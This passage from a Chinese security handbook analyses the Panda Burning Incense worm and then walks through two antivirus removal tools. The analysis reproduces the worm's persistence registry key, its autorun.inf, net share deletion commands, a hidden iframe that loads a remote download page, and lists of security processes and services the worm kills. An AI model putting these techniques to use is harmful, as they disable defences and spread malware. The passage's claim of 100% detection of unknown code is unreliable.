


图 9-64 “事件”对话框

9.3 熊猫烧香专杀工具使用技术与技巧

“熊猫烧香”病毒是一个感染型的蠕虫病毒，可以感染系统中 exe、com、pif、src、html、asp 等文件，还能中止大量的反病毒软件进程并且会删除扩展名为 gho 的文件，使用户的系统备份文件丢失，该备份文件是一系统备份工具 GHOST 的备份文件。不仅如此，还会使被感染的用户系统中所有.exe 可执行文件均变成熊猫举着三根香的模样。

9.3.1 熊猫烧香病毒危害剖析

熊猫烧香病毒在运行过程中将产生如下影响。

（1）复制自身到系统目录下

该目录为%System%\drivers\spoclsv.exe（“%System%”代表 Windows 所在目录，比如：C:\Windows）。但不同的 spoclsv.exe 变种，此目录有所不同。例如，曾经爆发的变种目录为：C:\WINDOWS\System32\Drivers\spoclsv.exe。

（2）创建启动项。在注册表中建立如下键值：

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]"svcshare"="%System%\drivers\spoclsv.exe"
```

（3）在各分区根目录生成如下两个病毒副本：

- X:\setup.exe；
- X:\autorun.inf。

其中 autorun.inf 的内容为：

```
[AutoRun]
OPEN=setup.exe
shellexecute=setup.exe
shell\Auto\command=setup.exe
```

（4）使用 net share 命令关闭管理共享，命令如下所示：

```
cmd.exe /c net share X$ /del /y;
cmd.exe /c net share admin$ /del /y。
```

（5）修改“显示所有文件和文件夹”设置，将“显示所有文件和文件夹”修改为不能选择如：

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL]
"CheckedValue"=dword:00000000
```

（6）此病毒还会尝试关闭安全软件相关窗口，例如以下窗口：

- 天网；
- 防火墙；
- 进程；
- VirusScan；
- NOD32；
- 网镖；
- 杀毒；
- 毒霸；
- 瑞星；
- 江民；
- 黄山 IE；
- 超级兔子；
- 优化大师；
- 木马清道夫；
- QQ 病毒；
- 注册表编辑器；
- 系统配置实用程序；
- 卡巴斯基反病毒；
- Symantec AntiVirus；
- Duba；
- Windows 任务管理器；
- esteem procs；

- 木马辅助查找器；
- 游戏木马检测大师；
- 超级巡警。

（7）该病毒还会尝试结束安全软件相关进程以及 Viking 病毒（威金病毒）进程。关闭的进程主要有如下方面：

- Mcshield.exe；
- VsTskMgr.exe；
- naPrdMgr.exe；
- UpdaterUI.exe；
- TBMon.exe；
- scan32.exe；
- Ravmond.exe；
- CCenter.exe；
- RavTask.exe；
- Rav.exe；
- Ravmon.exe；
- RavmonD.exe；
- KVXP.kxp；
- KVCenter.kxp；
- KRegEx.exe。

（8）还会禁用安全软件相关服务，造成安全软件不能使用。主要禁用的服务如下所示：

- Schedule；
- sharedaccess；
- RsCCenter；
- RsRavMon；
- KVWSC；
- KVSrvXP；
- kavsvc；
- AVP；
- McAfeeFramework；
- McShield；
- McTaskManager；
- navapsvc；
- wscsvc；
- KPfwSvc；
- SNDSrvc；
- ccProxy；
- ccEvtMgr；

- ccSetMgr。

（9）此病毒会删除安全软件相关启动项，例如以下启动项：

- SOFTWARE\Microsoft\Windows\CurrentVersion\Run\RavTask；
- SOFTWARE\Microsoft\Windows\CurrentVersion\Run\KvMonXP；
- SOFTWARE\Microsoft\Windows\CurrentVersion\Run\kav；
- SOFTWARE\Microsoft\Windows\CurrentVersion\Run\KAVPersonal50；
- SOFTWARE\Microsoft\Windows\CurrentVersion\Run\McAfeeUpdaterUI；
- SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Network Associates Error Reporting Service；
- SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ShStatEXE；
- SOFTWARE\Microsoft\Windows\CurrentVersion\Run\YLive.exe；
- SOFTWARE\Microsoft\Windows\CurrentVersion\Run\yassistse。

（10）此病毒会寻找修改 htm/html/asp/php/jsp/aspx 等网页文件，并在这些文件尾部追加如下信息：

```
    <iframe src="hxxp://www.ctv163.com/wuhan/down.htm" width="0" height="0" frameborder="0">
</iframe>
```

（11）被病毒访问过的目录，将会生成 Desktop_.ini 文件，内容为当前日期。

（12）更为严重的是，病毒还会尝试删除 GHO 文件，并尝试使用弱密码将副本以 GameSetup.exe 的文件名复制到局域网内其他计算机中。

9.3.2 熊猫烧香病毒专杀工具的使用

由于熊猫病毒变种的速度极快，所以针对此类病毒的专杀工具更新也很快，并且很多，这里以金山毒霸熊猫烧香专杀工具为例进行讲述。

（1）下载金山毒霸熊猫烧香专杀软件后，如图 9-65 所示。此软件为绿色软件，无需安装，双击即可运行，打开如图 9-66 所示的“专杀工具”对话框。




图 9-65 “运行主程序”窗口




图 9-66 “专杀工具”对话框

（2）此软件使用十分简单，单击“开始扫描”按钮，即可开始对此病毒的查杀，扫描的进度和对象可以在“当前扫描进度”和“当前查杀对象”中查看，如图 9-67 所示。

（3）扫描结束后，弹出如图 9-68 所示的“提示”对话框，提示扫描完成，若有病毒，会给出病毒的清除结果。




图 9-67 “进度显示”窗口




图 9-68 “提示”对话框

9.4 超级巡警工具使用技术与技巧

超级巡警是一款专门查杀各种木马软件、流氓软件、利用 Rootkit 技术的各种后门和其他恶意代码等的软件。

此软件提供了多种专业工具，例如 IE 修复、隐私保护和安全优化功能。还提供了全面的系统监测功能，通过此软件可以对系统的变化了如指掌，配合手动分析可 100%地查杀未知恶意代码。

9.4.1 软件的安装

（1）此软件可以从 Internet 上进行下载，下载解压后如图 9-69 所示，双击主运行程序即可开始软件的安装。

（2）打开如图 9-70 所示的“欢迎使用安装”对话框。单击“下一步”按钮，打开如图 9-71 所示的“许可协议”对话框，在此浏览查看安装此软件的协议。

（3）查看并同意协议后，单击“我同意”按钮，打开如图 9-72 所示的“选择安装位置”对话框，浏览选择文件的安装路径。

（4）单击“下一步”按钮，打开如图 9-73 所示的“正在安装”对话框，在此对话框中可以查看安装的进度。

（5）安装完成后，打开如图 9-74 所示的“安装完成”对话框。单击“下一步”按钮，打开如图 9-75 所示的“完成安装向导”对话框。

（6）单击“完成”按钮，即可实现此软件的完全安装。



图 9-69 “主运行程序”窗口




图 9-70 “欢迎使用安装”对话框




图 9-71 “许可协议”对话框




图 9-72 “选择安装位置”对话框




图 9-73 “正在安装”对话框




图 9-74 “安装完成”对话框




图 9-75 “完成安装向导”对话框

9.4.2 软件的使用

运行此软件后，打开如图 9-76 所示的“超级巡警”主窗口，在此对话框中可以设置预警级别和升级方式。

（1）单击工具栏的“扫描”按钮，打开如图 9-77 所示的“扫描”对话框。根据实际需要，可以进行快速扫描、全面扫描、目录扫描等操作。



图 9-76 “超级巡警”主窗口




图 9-77 “扫描”对话框

（2）单击“设置”按钮，打开如图 9-78 所示的“设置”对话框。在此对话框中可以进行处理方式、扫描类型、扫描报告、显示信息、特殊报告等方面的设置。

（3）单击工具栏的“保护”按钮，打开如图 9-79 所示的“保护”对话框，在此对话框中可以进行实时监控、启发预警、主动防御、反 ARP 欺骗等方面的设置。

（4）单击“上网”按钮，打开如图 9-80 所示的“上网”对话框。默认打开此对话框的情况下对系统的插件进行扫描，如有恶意插件，勾选此插件，单击“清除”按钮即可清除插件。

（5）单击左方的“IE 设置”按钮，打开如图 9-81 所示的“IE 设置”对话框，在此对话框中可以看到系统现在默认的主页，下载目录等信息。若有恶意软件入侵网页，单击“一键修复”按钮，可以实现对 IE 的修复。

